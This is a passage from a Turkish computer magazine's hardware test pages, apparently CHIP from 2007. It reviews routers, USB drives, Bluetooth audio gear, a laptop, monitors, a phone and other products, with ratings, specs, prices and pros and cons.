| Kablosuz güvenlik | WEP / WPA EAP-SPK |
| Türkçe arabirim | Yok |
| Diğer | VoIP, 2 x VoIP bağlantısı |

**Ofisinizin tüm ihtiyaçları için:** D-Link DVA-G3340S'in sahip olduğu dört adet 100 Mbit Ethernet ve bir adet USB girişi ile toplam beş adet bilgisayarı kolayca internet ile buluşturabilirsiniz. ADSL2+ standardına destek veren ürün aynı zamanda internet üzerinden telefon görüşmelerine de (VoIP) olanak tanıyor. İki adet VoIP telefon bağlantısına aynı anda izin veren ürün, bir de analog telefon bağlantısı girişi sunuyor. Bu sayede elektrikler kesildiğinde en azından analog telefonunuz devrede kalıyor. 54 Mbps hızındaki 802.11b/g desteği WEP yanında WPA EPA-SPK gibi gelişmiş güvenlik protokollerine de destek veriyor. Dahili güvenlik duvarı, DoS atakları, SPI, IP/MAC paket filtreleme ve port bazlı VLAN gibi gelişmiş özellikleri barındırıyor. QoS desteği sayesinde ise bant genişliğinizi internet, VoIP, multimedia ya da dosya aktarım gibi senaryolar için farklı öncelikler alacak şekilde ayarlayabiliyorsunuz.

**SONUÇ** D-Link DVA-G3340S çift VoIP desteği ile ofisiniz için eksiksiz bir ADSL ve VoIP yönlendirici.

- ⊕ 2 x VoIP girişi
- ⊕ QoS desteği
- ⊖ Türkçe menü yok

## USB bellek

### FINGERPRINT DISK FP-1

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | ADATA |
| BİLGİ İÇİN | Endeks Bilişim (212) 313 68 68 |
| WEB | www.endeksbilisim.com.tr |
| FİYAT | 44 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Kapasite | 2 GB |
| LCD gösterge | Yok |
| İşletim sistemi | ME, 2000, XP |
| Ağırlık | 15 g |
| Boyut | 66,4 x 24 x 93 mm |
| Diğer | Parmak izi okuyucusu, ara yazılım |

**Biyometrik güvenlik:** Koruma sistemlerinin şifrelemeden sonraki bir üst seviyesi olan ve yüksek güvenlik sağlayan parmak izi okuması, kişisel bilgilerimizi korumada oldukça etkili bir yöntem. USB belleği ilk defa kullandığınızda yazılım sizden bir şifre ve parmak izi tanımlamanızı istiyor. Şifreyle ya da parmak izi tanımlaması yaparak bilgilerinize ulaşmanıza sağlayan ürün, böylece bilgilerinize sizden başka hiç kimsenin ulaşamamasını sağlıyor. HD Tach testimizde yüksek bir performans gösteren Fingerprint disk, ürünü güvenle taşıyabileceğiniz bir kapakla geliyor. Cihazı tamamen kapladığı için kapağı kaybetme olasılığınız yok. Üzerinde gelen yazılımıyla favorilerim klasörünü tüm e-postalarınızı belleğe kolaylıkla aktarabilmenizi sağlayan ürün, ince tasarımıyla USB girişlerde başka bir aygıtın bağlanmasını da engellemiyor.

**SONUÇ** Parmakizi tanıma özelliği sayesinde yüksek güvenlik sağlayan bir USB bellek.

- ⊕ Yüksek güvenlik
- ⊕ Estetik tasarım
- ⊕ Yardımcı yazılım

→

## ADSL yönlendirici

### ZYXEL 660-HW

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■■ |
| FİRMA | Datateknik-H. Sistem-Neo Tech |
| BİLGİ İÇİN | (212) 496 00 96 |
| WEB | www.zyxel.com.tr |
| FİYAT | 89 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | 4 x Ethernet |
| Kablosuz ağ | 802.11b/g |
| ADSL standardı | ADSL2+ |
| Kablosuz güvenlik | WEP, WPA, WPA-PSK TKIP |
| Türkçe arabirim | Yok |
| Diğer | 125 Mbps kablosuz ağ (özel şartlarda) |

**Gelişmiş güvenlik:** Zyxel 660-HW dört adet 10/100Mbit ethernet portu barındıran ADSL2+ destekli bir ADSL yönlendirici. 54 Mbps hızındaki 802.11b/g desteği ve 256 bit WEP desteği yanında WPA-PSK TKIP gibi gelişmiş güvenlik protokollerine de destek veriyor. Hatta daha ilerisi için harici RADIUS sunucularına bile destek sağlanıyor. Dahili güvenlik duvarı DoS, DdoS atakları, SPI, IP/MAC paket filtreleme gibi gelişmiş özellikleri bünyesinde barındırıyor. Kablosuz ağ, eğer ZyXEL'in ZyAIR G-160 kablosuz PC kartlarını kullanırsanız 125 Mbps hızında çalışabiliyor. QoS desteği sayesinde ise bant genişliğinizi internet, VoIP, multimedia ya da dosya aktarım gibi senaryolar için farklı öncelikler alacak şekilde ayarlayabiliyorsunuz. Zyxel 660-HW yüksek hız, güvenlik ve kolay kullanımı bir arada sunabilen ideal ADSL modemlerden biri.

**SONUÇ** Zyxel 660-HW, özellikle kablosuz ağ güvenliği ve gelişmiş güvenlik duvarı gibi özellikleri ile göz dolduruyor.

- ⊕ Yüksek güvenlik standartları
- ⊕ Makul fiyat
- ⊖ Türkçe menü yok

## Bluetooth alıcısı

### I-PHONO MINI BT450TX

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Bluetake |
| BİLGİ İÇİN | Probera (216) 452 67 37 |
| WEB | www.probera.com.tr |
| FİYAT | 52 USD + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | USB |
| Haberleşme standardı | Bluetooth 1.2 / A2DP, AVRCP |
| Frekans aralığı | 2.4 – 2.483 GHz |
| Yayın alanı | 2. sınıf, 3-10 metre |
| Boyut | 55 x 36,5 x 16 mm |
| Ağırlık | 26 g |

**Bluetooth keyfi:** Ürün testlerimizdeki i-phono plus BT420Rx-L'nin tam uyumlu aksesuarı olan i-phono mini BT450Tx, özellikle iPod için üretilmiş. USB'den şarj edebileceğiniz ürün ses çıkışına bağlanıyor ve Bluetooth aygıtlarınızı bilgisayarınızla kullanabilmenizi sağlıyor. Aynı şekilde ara kablolar kullanmadan doğrudan iPod'unuza yerleştirdiğinizde MP3 çalarınıza Bluetooth özelliği kazandıran alıcı 26 g ağırlığıyla varlığını dahi hissettirmiyor. Ürünü dilerseniz CD çalar, PSP, taşınabilir medya oynatıcıları, PDA, Smart Phone ve müzik setinize de bağlayabilirsiniz. Tek tuşla açma-kapatma ve eşleştirme işlevlerini gerçekleştirebileceğiniz alıcı tam dolu şarj ile yedi saat boyunca kullanılabiliyor. Estetik görünümü, yer kaplamaması ve kullanım kolaylığıyla i-phono mini BT450Tx, birçok aygıtla beraber kullanabileceğiniz pratik bir çözüm.

**SONUÇ** Özgürce müzik dinlemek isteyenler için kablo derdini ortadan kaldıran kullanımı kolay bir bluetooth alıcısı.

- ⊕ Kolay kurulum
- ⊕ Yedi saatlik pil ömrü
- ⊕ Birçok aygıtla kullanılabiliyor

## Kablosuz kulaklık

### I-PHONO PLUS BT 420RX-L

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Bluetake |
| BİLGİ İÇİN | Probera (216) 452 67 37 |
| WEB | www.probera.com.tr |
| FİYAT | 79 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | USB |
| Haberleşme standardı | Bluetooth 1.2 |
| Frekans aralığı | 20 Hz – 20 kHz |
| Sinyal / Gürültü oranı | 80 dB |
| Güç kaynağı | Dâhili lityum polimer |
| Diğer | Dâhili mikrofon |

**Kablosuz özgürlük:** Klavyemizin sağından solundan geçirmeye çalıştığımız kulaklık kablosuna veda etme vakti artık geldi. i-phono plus estetik görünümü yanında üstünde bulunan açma-kapatma ve ses ayarı tuşlarıyla da kolaylık sağlıyor. Oldukça esnek bir malzemeden yapılan ürün katlanabildiği için rahatça taşınabilirken, sağ kulaklığın içine gizlenen ve istediğimiz zaman çıkartabildiğimiz estetik görünümlü mikrofonuyla anten gibi görünen bir uzantıdan bizi kurtarıyor. Uzun süre kullanıldığında dahi rahatsızlık vermeyen kulaklık ortalama bir ses kalitesine sahip. Ayrıca mikrofonunun ses alışı zayıf. Fakat bilgisayarlar dışında MP3 çalarlar ve cep telefonuyla da eşleştirebildiğiniz ürün Skype gibi sesli iletişim programları kullanmak için ideal. Testlerimizde ürünün tüm cep telefonlarıyla eşleşemediğini tespit ettik. Eşleşebildiği telefonların tam listesini **www.bluetake.com** adresinden bulabilirsiniz.

**SONUÇ** Ortalama ses kalitesiyle sesli iletişim programları ve cep telefonları için ideal bir kulaklık.

- ⊕ Kolay yönetiliyor
- ⊕ Yedi saatlik pil ömrü
- ⊖ Alıcısı ayrı satılıyor

→

Dizüstü

ASUS W2P

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Boğaziçi Bilgisayar-H. Sistem |
| BİLGİ İÇİN | (212) 331 10 00 (212) 454 99 00 |
| WEB | www.bogazici.com.tr-www.hs.com.tr |
| FİYAT | 2.999 $ + KDV |

**TEKNİK ÖZELLİKLER**

| | |
|---|---|
| İşlemci | Core2Duo T7400 (2.16 GHz) |
| Bellek | 2 GB DDR2 |
| Sabit disk | 120 GB SATA |
| Ekran | 17 inç / 1.920 x 1.200 |
| Boyut | 395 x 287 x 255 mm |
| Ağırlık | 3,25 kg |

- + Geniş ekran
- + HDTV desteği
- + DVB-T desteği

**DVB-T** Asus W2P sahip olduğu DVB-T desteği ve uzaktan kumanda ile bir TV-den farksız.

# Asus iddialı

## Asus, geniş ekran keyfini yüksek performansla bir araya getiriyor.

■ Asus'un yeni gözdesi boyutları ve ağırlığı bakımından klasmanında en hafif ve küçük ürün olmasına yetiyor. Bu zariflik içerisine gerçekten pek çok özellik sığdırılmış. Asus W2P öncelikle ekranı ile sizi etkiliyor. 17,1 inç büyüklüğünde yüksek parlaklık sunabilen (Crystal Shine LCD) ekran, 1.920 x 1.200 çözünürlüğüne sahip. Bu da demek oluyor ki 1.920 x 1.080 çözünürlüğe sahip HD Video'ları Asus W2P ile kusursuz izleyebilirsiniz. Oldukça yüksek görülebilirlik açılarına da sahip olan ekran sıfır ölü piksel garantisi ile geliyor.

### HD-TV'nizi yanınızda taşıyın

Bu ekranı ATI'ın Mobility Radeon X1700 ekran kartı destekliyor. 256 MB GDDR3 hafızaya sahip grafik alt sistemi 3B oyun meraklılarını bile tatmin edecek düzeyde bir oyun performansı sunabiliyor. Tabii ki HD Video'lar da X1700 üzerinden sorunsuz izlenebiliyor. Asus W2P, SuperMulti çift katmanlı, LightScribe destekli bir DVD yazıcı (HD-DVD DL opsiyonel) ile geliyor. Sabit disk olarak ise 120 GB'lık 2,5 inç SATA tercih edilmiş. Asus W2P'nin kablosuz ağ desteği de eksiksiz. Intel Pro/Wireless 3945ABG kablosuz ağ kartı 802.11a/b/g standartlarında tüm ağlara bağlanmanıza olanak sağlıyor. Aynı zamanda 2 Mbit'e yakın bant genişliği sınabilen Bluetooth V2.0+EDR desteği de unutulmamış. Ayrıca bir adet gigabit ethernet desteği de sisteme dâhil edilmiş. Asus W2P'nin işlemcisi 2.16 GHz'lik çalışma frekansına sahip bir Intel Core2Duo T7400 ve sistemde 2 GB'lık DDR2 SDRAM bulunuyor. Asus W2P'nin Giriş/Çıkış çeşitliliği ise oldukça fazla. kızılötesi kapsı, firewire, USB2.0 portları, 15pin VGA çıkışı, Svideo çıkışı sistemin standart bileşenleri arasında. Ayrıca bir taşınabilir bilgisayarda görmeye pek alışık olmadığımız dâhili DVB-T TV alıcısı ve bir adet HDMI çıkış da cihaz üzerinde yer alıyor. Son zamanlarda Türkiye'de de deneme yayınlarına başlanan DVB-T desteği ve uzaktan kumanda ile ürün, aslında HD yayınları bile izleyebileceğiniz uzaktan kumandalı bir televizyondan farksız. Ses için de hemen her şey düşünülmüş. Asus W2P, Dolby Home Theater logosuna sahip ve üzerinde toplam beş hoparlör barındırıyor. Bu hoparlörlerden biri bas sesler için kullanılan subwoofer. Diğer dört hoparlör ise çevresel ses efektleri için kullanılıyor. Yüksek çözünürlüklü, parlak, HD destekli ekran ve bu çevresel ses düzeneği ile Asus W2P'de DVD ya da TV izlemek hayli keyifli.

### Tek kelime ile eksiksiz

Beraberinden gelen sekiz hücreli 5200mAhl kapasiteli Li-Ion pil yaklaşık 2,5 saatte şarj oluyor ve bu şarj ile yaklaşık dört saat kadar açık kalabiliyor. Kutu içeriği de oldukça zengin. Kutudan bir taşıma çantası, uzaktan kumanda, kulaklık, bluetooth destekli bir fare, DVB-T yayınlarını almak için harici anten, ses ve görüntü kabloları, çevirici adaptörler, geri dönüşüm CD'leri, kullanım klavuzları ve sürücü CD'leri çıkıyor.

**SONUÇ** Yüksek performans sunan üst düzey bir dizüstü. Neredeyse hiçbir eksiği yok; sadece masaüstünüzde kapladığı boyut ve taşırken ağırlıktan şikâyet edebilirsiniz. →

## Harici sabit disk

### MAXTOR ONE TOUCH III

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Datagate |
| BİLGİ İÇİN | (212) 332 15 00 |
| WEB | www.datagate.com.tr |
| FİYAT | F.A. |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | Firewire, USB 2.0 |
| Kapasite | 750 GB |
| Sabit disk desteği | 3,5 inç PATA |
| Güç gereksinimi | Harici adaptör |
| Boyut | 136 x 65 x 217 mm |
| Diğer | MAC ve PC uyumlu yazılım desteği |

**Yedekleme ihtiyaçlarınıza çözüm:** Maxtor One Touch III, 750 GB kapasiteye sahip, 7.200 rpm hızında ve 16 MB tampon belleği olan bir disk barındırıyor. Bu da 12.400 saat müzik, 574.000 fotoğraf ya da 53 saatlik DV video saklayabileceğiniz anlamına geliyor. Neresinden bakarsanız bakın etkileyici bir kapasite. Maxtor One Touch III sisteminize USB 2.0 ya da Firewire kapısı üzerinden bağlanabiliyor. USB üzerinden ortalama 33 MB/s aktarım hızına ulaşabiliyor. Firewire ile saniyede 43 MB'lık bir aktarım hızı mümkün. Bu hızlar ile 1 GB bir yedekleme işlemi yaklaşık 25 sn civarında bitiyor ki, bu da oldukça makul bir süre. Ayrıca Maxtor One Touch III eksiksiz bir yazılım desteği ile geliyor. Tek tuşla yedekleme, veri şifreleme ya da belirli zaman aralıkları ile yedekleme gerçekten çok kolaylaşıyor. Ürün masanızın üzerinde fazla yer kaplamıyor.

**SONUÇ** Kapasitesi ve kolay kullanımı ile tüm yedekleme sorunlarınız için eksiksiz bir çözüm.

- ⊕ Yüksek kapasite
- ⊕ Kolay kullanım
- ⊕ Hızlı yedekleme

## Dijital video / Müzik oynatıcı

### MMP3079

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Minton |
| BİLGİ İÇİN | Depa Elektronik (212) 519 50 00 |
| WEB | www.minton.com.tr |
| FİYAT | 199 YTL (KDV dâhil) |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Kapasite | 1 GB |
| Arabirim | USB |
| Pil | Dahili Li-Ion |
| Ağırlık | 40 g |
| Boyut | 3,8 x 6,8 x 1,5 mm |
| Diğer | Mikrofon, hoparlör |

**Küçük ve çok işlevli:** MMP3079'un yapabildiklerini okuduğunuzda kutunun içerisinden oldukça büyük bir ürün çıkmasını bekliyorsunuz. Oysa hafif ve küçük olmasıyla bizi oldukça şaşırtan ürün, iyi bir ses performansı gösteriyor. MMP 3079 tiz ve baslarda son derece başarılı. Ürünün ekranı için aynı yorumu yapmak güç. 1,5 inç'lik ekran, derinlik açısından yeterli bir performans göstermiyor. 610 x 610 çözünürlük, üstündeki resimleri otomatik olarak biçimlendirmediğinden daha yüksek çözünürlüklerde görüntü bozuluyor. Dilediğiniz radyo kanalındaki programı kaydetme imkânı veren ürün ayrıca dâhili mikrofonundan kayıt yapabiliyor. Arşivinizdeki elektronik kitapları da görüntüleyebileceğiniz ve video seyredebileceğiniz cihaz, kullanması kolay bir navigasyon düğmesine sahip. MMP 3079 benzerleri arasından özellikle ses performansıyla öne çıkan bir MP3 çalar.

**SONUÇ** Birçok özelliği bir arada toplayan yüksek ses kalitesine sahip çok işlevli bir ürün.

- ⊕ Yüksek ses performansı
- ⊕ Harici şarj cihazı
- ⊖ Ekran çözünürlüğü düşük

## Anakart

### MSI K9N PLATINUM

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Koyuncu-Datagate |
| BİLGİ İÇİN | (216) 528 88 88 (212) 332 15 00 |
| WEB | www.koyuncu.com.tr |
| FİYAT | 119 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| From faktör | ATX |
| Yonga seti | nForce 570 Ultra |
| İşlemci yuvası | AM2 |
| FSB hızı | 1.000 MHz |
| Bellek tipi | DDR2-SDRAM |
| Yuvalar | 1x16X PCIe, 1x4X PcIe 2x1X PCIe, 3xPCI |

**Güncel AM2 anakart:** MSI K9N Platinum, AMD'nin Athlon 64 X2, Athlon 64, Athlon FX ve Sempron gibi tüm AM2 soketi kullanan işlemcilerine destek veriyor. nForce 570 Ultra size, 1.000 MHz sistem veriyolu hızı kullanma imkânı sunuyor. Aynı zamada dört adet hafıza slotu ile DDR2-800 hafızalar da destekleniyor. Toplam adreslenebilen hafıza ise 8 GB'a kadar çıkabiliyor. Bir adet 16X PCIe, bir adet 4X PCIe, iki adet 1X PCIe ve üç adet standart PCI slota sahip olan MSI K9N Platinum, aynı zamanda 300 MB/s bantgenişliği sunabilen altı adet SATA-II sokete sahip. Bu SATA-II soketleriyle aynı zamanda RAID0,1, 0+1 ve 5 desteğine sahip. 7.1 kanal ses ve çift gigabit ethernet girişi anakartın arkasında sizi bekliyor. Kutudan yuvarlatılmış bir IDE kablosu, Firewire ve USB çıkışlarını kasa arkasına taşıyan aparatlar, dört adet SATA kablosu ve iki adet SATA güç kablosu çıkıyor.

**SONUÇ** DDR2 SDRAM destekli güncel bir AM2 soketli anakart arıyorsanız bu kart isteklerinize yanıt verebilir.

- ⊕ 1 GHz FSB
- ⊕ AMD Live! desteği
- ⊕ Makul fiyat →

## LCD monitör

### PHILIPS 200W B7

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | PHILIPS |
| BİLGİ İÇİN | (800) 261 33 02 |
| WEB | www.philips.com.tr |
| FİYAT | 647 YTL KDV dâhil |

| TEKNİK ÖZELLİKLER | |
|---|---|
| LCD panel tipi | TFT LCD |
| Panel boyutu | 20 inç |
| Maksimum çözünürlük | 1.680 x 1.050 |
| Tepki süresi | 8 ms |
| Parlaklık | 300 cd/m² |
| Kontrast | 600:1 |

**Şık monitör arayanlara:** Büyük boyutlu geniş ekranlar günümüzde oldukça popüler. Tabii ki bunun arkasındaki en büyük etken artık düz panel LCD ekran fiyatlarının makul seviyelere gerilemiş olması. Philips 200WB7 size, 20 inç ekran boyutu ile 1.680 x 1.050 gibi yüksek bir çözünürlük sunuyor. Standart 15 pin d-sub VGA girişi yanında aynı zamanda bir de DVI giriş barındırıyor. Yüksek çözünürlüklerde tamamen dijital bir bağlantı imkânı sunan DVI bağlantısını kullanmak görüntü kalitesinde gerçekten büyük avantaj sağlıyor. 300 cd/m² parlaklık, 600:1 kontrast oranı ve 8 ms tepki süresi ile görüntü kalitesi oldukça yüksek. Yatayda 165 ve dikeyde 145 derece olan görülebilirlik açıları da tatminkar bir görüş açısı sunuyor. Ayarlar menüsünde herşey yerli yerinde ve kullanımı kolay. Ürün kutusundan güç kablosu, DVI ve VGA kabloları yanında bir de USB kablosu çıkıyor.

**SONUÇ** Yüksek çözünürlüğü ve şık tasarımıyla 20 inç ekran masanızda oldukça şık duracak.

- ⊕ Yüksek çözünürlük
- ⊕ Düşük tepki süresi
- ⊖ Türkçe menü yok

## Cep telefonu

### SAMSUNG SGH X-540

| | |
|---|---|
| CHIP PUANI | ■■■□□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Samsung |
| BİLGİ İÇİN | Telpa-Başarı (212) 340 39 99 |
| WEB | www.samsung.com.tr |
| FİYAT | 160 Euro + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Ekran | 128 x 160 piksel, 65K renk TFT LCD |
| Bellek | 2 MB |
| Frekans bandı | 850 / 900 / 1.800 MHz |
| Boyut ve ağırlık | 90 x 46,5 x 17,9 90 g |
| Pil tüketimi | 240 saat bekleme, 3,20 saat konuşma |
| Diğer | Bluetooth, handsfree, picture id, radyo |

**Sade tasarım:** Samsung SGH X-540, cep telefonunun "yanlızca" cep telefonu olarak kullanılması gerektiğini düşünenler için üretilmiş temel işlevlere sahip bir ürün. İstiridye kabuğu şeklinde tasarlanan telefonda tam ortada bulunan ve bir Samsung klasiği olan kısa yol tuşları, telefonun ajanda, kamera (VGA, 640 X 480), mesaj ve radyo gibi özelliklerine kolayca ulaşılabilmeyi sağlıyor. Oldukça hafif olan X-540'ın radyosu anten yerine kulaklığı kullanıyor. İnce tasarımı sayesinde gömlek cebinizde veya pantolonunuzun arka cebinde taşıyabileceğiniz telefonun LCD ekranı kapağı ile korunuyor. 2 MB belleğine ortalama 500 telefon numarasını kaydedebilirsiniz. Cihaz 65k renkli ekranı ve arka aydınlatma tuş takımıyla etkileyici bir görünüme sahip. Yere düştüğünde köşeli hatları ve sert plastik aksamı yüzünden kolayca zarar görebilecek olan telefon için bir taşıma kabı almanızı öneririz.

**SONUÇ** SGH X-540 sade tasarıma sahip, temel işlevler içeren, kullanımı kolay bir cep telefonu.

- ⊕ Sade tasarım
- ⊕ Kısa yol tuşları
- ⊕ Antensiz

## Hoparlör

### Trust SP-2800p

| | |
|---|---|
| CHIP PUANI | ■■■□□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Trust |
| BİLGİ İÇİN | Multitec-Despec (212) 420 930 |
| WEB | www.trust.com |
| FİYAT | 28,25$+KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Hoparlör | 2 x uydu |
| Subwoofer | Yok |
| Uydu çıkışı | 0,4 watt |
| Frekans aralığı | 350 - 20.000 Hz |
| Boyut | 101 x 73 x 79 mm |
| Ağırlık | 557 g |

**Dizüstü bilgisayar sahipleri için:** Trust'ın SP-2800p hoparlör seti tamamen dizüstü bilgisayarlar için düşünülmüş. Oldukça hafif olan hoparlörlerle bir adet amflikatör geliyor. USB girişine bağlanan USB bellek büyüklüğündeki amflikatör'ün arka kısmında ise hoparlör girişi bulunuyor. Böylece hoparlörler güçlü bir ses çıkışına sahip oluyor. İhtiyacı olan gücü tamamen USB'den aldığı için fazladan bir şarj aletine ihtiyaç yok. Dilerseniz hoparlörleri arada amflikatör olmadan doğrudan herhangi bir MP3 ya da CD çalara bağlayarak sıradan bir hoparlör gibi de kullanabilirsiniz. İki hoparlör ile gelen yazılım sayesinde sanal 5.1 performans elde edilebiliyor ama yazılımla elde edilen bu performans, testlerimizde tatmin edici sonuçlar vermedi. SP-2800p dizüstü bilgisayarından yeterli ses performansını alamayanlar için hesaplı, orta kalitede bir çözüm.

**SONUÇ** Ses sisteminden memnun olmayan dizüstü bilgisayar kullanıcıları için pratik bir hoparlör seti.

- ⊕ USB'den güç alıyor
- ⊕ Ses kartına gerek duymuyor
- ⊖ Özensiz bir tasarımı var

→

LCD monitör

SAMSUNG 226 BW

AYIN ÜRÜNÜ CHIP TEST MERKEZİ 03/2007

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Samsung |
| BİLGİ İÇİN | Koyuncu E. (216) 528 88 88 |
| WEB | www.koyuncu.com.tr |
| FİYAT | 479 $ + KDV |

**TEKNİK ÖZELLİKLER**

| | |
|---|---|
| Ekran | LCD TFT |
| Görüntü alanı | 22 |
| Maksimum çözünürlük | 1.680 x 1.050 |
| Tepki süresi | 2 ms |
| Parlaklık | 300 cd/m² |
| Kontrast | 2000: 1ms |

+ Düşük tepki süresi
+ Estetik tasarım
- Yüksek fiyat

**KOLAY ERİŞİM** Monitör'ün altında bulunan tuşlar kullanım sırasında ayarlarınızı kolayca yapabilmenizi sağlıyor.

# Hızlı ve estetik

## Samsung 226 BW sahip olduğu özelliklerle her PC sahibinin rüyası olmaya aday.

Test Merkezi'mize her ay gelen ürünler arasından ayın ürünü seçimi yaparken nesnel kıstaslara sıkı sıkıya bağlıyızdır. Fakat bu ürünlerin arasından seçim yaptıktan sonra önümüze çıkan iki ya da üç ürün tamamen öznel olarak beğenimizi kazanır. 226 BW'da bu ürünlerden. Samsung'un 226 BW modeli test merkezimize geldiğinde ilk dikkatimizi çeken yanı monitöre karizma veren cilalı piyano siyahı rengi oldu. Masanızın üstünde her daim duran monitörünüzün teknik özellikleri oldukça önemlidir. Fakat bir mobilya olarak düşünüldüğünde şık ve estetik özelliklerinin de ön planda olması o ürüne sahip olduğunuzda alacağınız keyfi arttırır. İşte 226 BW kullanıcıya bu keyfi veriyor.

### Büyük ekran avantajı

22 inçlik ekranı bilgisayarında film izlemeyi ya da televizyon seyretmeyi sevenler için keyfe keyif katan bir özellik. Eğer evinizde bir DVD oynatıcınız yoksa bilgisayarınızın bulunduğu odaya bir koltuk koyup Samsung 226 BW ile film seyretmenin tadını rahatça çıkartabilirsiniz. Oyun oynarken büyük ekran dezavantaj olabilir. Fakat 2 ms tepki süresi ve 1.680 x 1.050 çözünürlüğü desteklemesiyle oyuncular için dikkate alınması gereken bir tercih olarak ön plana çıkan ürün, 300 cd/m2 parlaklık ve 2000:1 ms kontrast oranıyla kalitesini ortaya koyuyor. Ürün büyüklüğüyle sizi oyunun içerisine sokuyor. 226 BW'nun arkasında, kablo bağlantılarınızı saklayan bir kapak var. Bu sayede arkadan baktığınızda da ürün estetik bir görünüm sunuyor. Samsung monitörlerin fark yaratan Magicbright özelliği 226 BW'da da mevcut. Ayrıca monitörünüzün ayarlarını masaüstünden yapabilmenizi sağlayan Magic Tune yazılımıyla ayarlar için monitörün tuşlarıyla uğraşmaktan kurtuluyorsunuz. Magic Tune'un kullanımı çok kolay. Ürünün sağ alt kısmına saklanan ayar tuşları görünmüyor. Bu tuşlar sayesinde oyun oynarken bile ayarlarınızı hızla ve kolayca yapabiliyorsunuz. DVI üzerinden HDCP desteği sayesinde Vista'yla uyumlu olan üründe gelişmiş pivot ayarı yok. Fakat ağırlığından gelişmiş pivot özelliğinin kullanılması zor olabilirdi. Zaten rakiplerine baktığınız zaman onlarda da böyle bir özelliğe rastlamıyorsunuz. Monitörü dilerseniz duvara da monte edebilirsiniz. Monitör tasarımcılar için oldukça geniş bir alan sunarken ofis içi kullanım için başlı başına bir masaüstü gibi. Yanyana iki word belgesini rahatça sığdırırken ufak bir sütuna da hesap makinesi, takvim gibi yardımcı programlarını açabiliyorsunuz. Böylece belgeler arasında geçiş yapmak zorunda kalmıyorsunuz. Büyüklüğü sayesinde dilerseniz toplantılarınızda görsel ağırlıklı sunumları bile gerçekleştirmeniz mümkün.

### Bütçenizi ayarların

Monitör hem hızlı hem şık hem de kullanımı son derece kolay. 22 inç olduğu için masaüstünüzde (tabiiki bir LCD monitöre göre) oldukça geniş bir yer tutuyor ve hemen alışamıyorsunuz. Fakat alıştıktan sonra da bırakmak istemiyorsunuz. 226 BW'nın fiyatı eğer biraz daha aşağılara çekilirse monitör almak isteyenler için kesinlikle bir numaralı tercih olabilir.

**SONUÇ** Yüksek görüntü kalitesine sahip, estetik bir monitör. ➔

## Konferans küpü

### KONFERANS@CUBE

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | T.tec |
| BİLGİ İÇİN | Tesan (212) 454 60 00 |
| WEB | www.tesan.com.tr |
| FİYAT | 22,5 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Güç | 4 x AA pil, USB 2.0 |
| Ses çıkışı | Stereo |
| Hoparlör çıkışı | 2 watt |
| Boyut | 70 x 70 x 70 mm |
| Ağırlık | 133 g |
| Diğer | Mikrofon |

**Konferans görüşmeleri için birebir:** İnternetin gelişmesi ve bağlantı hızlarının artmasıyla artık bir alışkanlık haline gelen konferans toplantılar MSN, Skype gibi programlar üzerinden kolayca yapılabiliyor. TTC 306 ise toplantının tam odağında bulunabilecek çok pratik bir ürün. 2 watt çıkış bu kadar ufak boyutlardaki bir hoparlör için oldukça iyi bir performans. Testlerimizde ürünün üzerinde bulunan mikrofonun 1 metrelik yarı çap içerisindeki sesleri net olarak alabildiğini gözlemledik. Bu mesafe ortalama 6-8 kişilik bir toplantı masasına denk geliyor. USB'den güç alan ürün 4 adet AA pil ile yalnızca bilgisayarlar arasında line in ve out bağlantıları bulunduğu halde kullanılabilme özgürlüğünü de sunuyor. Ürünün yanında gelen mikforon ve hoparlör giriş kablosunun üzerinde bulunan ek bir hoparlör girişi, ürüne ikinci bir hoparlör bağlanma imkânı da tanıyor.

**SONUÇ** Kompakt tasarımı ile ön plana çıkan, pratik ve kullanışlı bir konferans küpü.

- ⊕ Estetik tasarım
- ⊕ USB veya pilden güç alabiliyor
- ⊕ İkinci bir hoparlör bağlanabiliyor

## MP3 çalar

### LG JM53

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Boğaziçi Bilgisayar |
| BİLGİ İÇİN | (212) 331 10 00 |
| WEB | www.bogazicibilgisayar.com |
| FİYAT | 249 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Kapasite | 8 GB |
| Arabirim | USB 2.0 |
| Pil | Dâhili Li-Polimer |
| Boyutlar | 101 x 48 x 14 mm |
| Ağırlık | 90 g |
| Diğer | Mikrofon, Line-in bağlantısı |

